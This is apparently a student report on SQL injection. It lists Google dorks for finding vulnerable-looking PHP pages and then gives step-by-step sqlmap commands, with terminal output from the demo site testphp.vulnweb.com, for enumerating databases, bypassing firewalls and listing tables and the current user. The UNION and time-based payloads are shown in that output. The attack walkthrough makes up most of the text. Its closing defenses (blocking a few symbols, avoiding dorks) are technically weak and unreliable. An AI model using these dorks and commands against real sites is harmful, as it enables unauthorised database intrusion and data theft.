

SQL INJECTION VULNERABILITY ASSESSMENT


Prepared By

Rimon Ahammed Bappy

Reg: 11900151

SQL Injection is a code injection technique used to attack data driven application, in which malicious SQL statements are inserted into an entry field execution. Using this method any black hacker can get a database within some time which took a lot of time to be created. So, securing the database is a very important thing for a company.


There are some famous dorks in google we can use them to find websites in which we can research on. we can also use GitHub dorks. For this we just need to search on google “SQL injection dorks 2021 GitHub”. We will get a lot of options here. But if we want to try on a specific website, we can also try that.

A screenshot of a GitHub repository interface. The top bar shows '246 lines (245 sloc) | 5.34 KB'. On the right, there are buttons for 'Raw', 'Blame', and icons for a file, edit, and delete. The main content area displays a list of 29 lines of code, each representing a different SQL injection payload. The payloads are numbered 1 through 29 and include various file names and parameters followed by an equals sign, such as 'view_items.php?id=', 'home.php?cat=', 'item_book.php?CAT=', 'www/index.php?page=', 'schule/termine.php?view=', 'goods_detail.php?data=', 'storemanager/contents/item.php?page_code=', 'view_items.php?id=', 'customer/board.htm?mode=', 'help/com_view.html?code=', 'n_replyboard.php?typeboard=', 'eng_board/view.php?T****=', 'prev_results.php?prodID=', 'bbs/view.php?no=', 'gnu/?doc=', 'zb/view.php?uid=', 'global/product/product.php?gubun=', 'm_view.php?ps_db=', 'productlist.php?tid=', 'product-list.php?id=', 'onlinesales/product.php?product_id=', 'garden_equipment/Fruit-Cage/product.php?pr=', 'product.php?shopprodid=', 'product_info.php?products_id=', 'productlist.php?tid=', 'showsub.php?id=', 'productlist.php?fid=', 'products.php?cat=', and 'products.php?cat='.


```
1 view_items.php?id=
2 home.php?cat=
3 item_book.php?CAT=
4 www/index.php?page=
5 schule/termine.php?view=
6 goods_detail.php?data=
7 storemanager/contents/item.php?page_code=
8 view_items.php?id=
9 customer/board.htm?mode=
10 help/com_view.html?code=
11 n_replyboard.php?typeboard=
12 eng_board/view.php?T****=
13 prev_results.php?prodID=
14 bbs/view.php?no=
15 gnu/?doc=
16 zb/view.php?uid=
17 global/product/product.php?gubun=
18 m_view.php?ps_db=
19 productlist.php?tid=
20 product-list.php?id=
21 onlinesales/product.php?product_id=
22 garden_equipment/Fruit-Cage/product.php?pr=
23 product.php?shopprodid=
24 product_info.php?products_id=
25 productlist.php?tid=
26 showsub.php?id=
27 productlist.php?fid=
28 products.php?cat=
29 products.php?cat=
```

Steps to hack a database:


- To hack a database, at first, we need to create a tunnel for communicating with the server. We need to make sure that we can make a proper communication with the server. For this we need to make some certain queries on the url bar.




We need to make sure that there must be a server error. So, we need to put an manual error using any of the 5 types of basic symbols (‘ ’, /, \, %).



- After putting the error, we will get a syntax error message on the screen from the backend. This error will come from the database server.



- Now we need to open kali linux.



- Once we get the syntax error, we need to exploit the database of the website using the command in Kali Linux: `sqlmap --url [link of the website] --dbs`

```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~ x root@kali: ~ x
root@kali:~# sqlmap --url http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
{1.2.11#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 11:18:44
```

- If they have a firewall and they block us we need to bypass the firewall using the command **sqlmap --url [Link of the website] --dbs --level=2 --risk=2**. We can increase the level till 5 and risk till 3 and try.

```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~ x + v  
  
root@kali:~# sqlmap --url http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs --level=2 --risk=2  
  
      H  
    [ ) ] {1.2.11#stable}  
[ - | . | ( |   | . | . |  
[ - | - | . | - | - | , | - |  
  | V     |  
  
http://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[*] starting at 12:17:06
```

- Now if the website is vulnerable to SQL injection, it will show the database details in the terminal


```
root@kali: ~
File Edit View Search Terminal Help
Title: MySQL >= 5.0.12 AND time-based blind
Payload: cat=1 AND SLEEP(5)

Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x717a767071,0x6f
534a7a68694e486e706b4b51495866516e71466a656f4873685157504e6a45584
5445166625641,0x7176627071),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NU
LL,NULL-- vHJc
---
[11:31:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[11:31:38] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

- After successful sql injection we can check the database table using the command *sqlmap --url [link] --dbs --tables*

```
root@kali: ~
File Edit View Search Terminal Help

root@kali:~# sqlmap --url http://testphp.vulnweb.com/listproducts
.php?cat=1 --dbs --tables

  H
  |
  | [ ( ] {1.2.11#stable}
  | [ . ] [ . ] [ . ]
  | [ " ] [ , ]
  | [ V ]
  |
  | http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets witho
ut prior mutual consent is illegal. It is the end user's responsi
bility to obey all applicable local, state and federal laws. Deve
lopers assume no liability and are not responsible for any misuse
or damage caused by this program

[*] starting at 11:31:37


[11:31:37] [INFO] resuming back-end DBMS 'mysql'
```

```
root@kali: ~
File Edit View Search Terminal Help


[11:31:38] [INFO] fetching tables for databases: 'acuart, informa
tion_schema'
Database: acuart
[8 tables]
+-----+
| artists
| carts
| categ
| featured
| guestbook
| pictures
| products
| users
+-----+

Database: information_schema
[79 tables]
+-----+
| ADMINSTRABLE_ROLE_AUTHORIZATIONS
|
```

- We can get user id using the command `sqlmap --url [link] --dbs --current-user`

```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~ x + v  
root@kali:~# sqlmap --url http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs --current-user  
 {1.2.11#stable}  
http://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting at 11:48:48  
[11:48:48] [INFO] resuming back-end DBMS 'mysql'
```

- Once we get the access to the database, we can find the hint using command **sqlmap -h**. from here we can get the hint to check password, download database, download table.


```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~ x [+]  
root@kali:~# sqlmap -h  
 {1.2.11#stable}  
http://sqlmap.org  
Usage: python sqlmap [options]  
Options:  
-h, --help Show basic help message and exit  
-hh Show advanced help message and exit  
--version Show program's version number and exit  
-v VERBOSE Verbosity level: 0-6 (default 1)  
Target:  
At least one of these options has to be provided to define th
```

- But as white researcher we can only see till the database name. Going for further information for downloading anything is illegal. And after the successful sql injection, we need to report the vulnerability to the company.

Steps to secure a database:

- We can use waf properly on the websites.
- We can block the 5 basic symbols (‘, ’’, /, \, %) on the website to prevent the communication with the outsider.
- we can avoid using the famous dorks which are available in google.
- we can prevent server from replying syntax error message.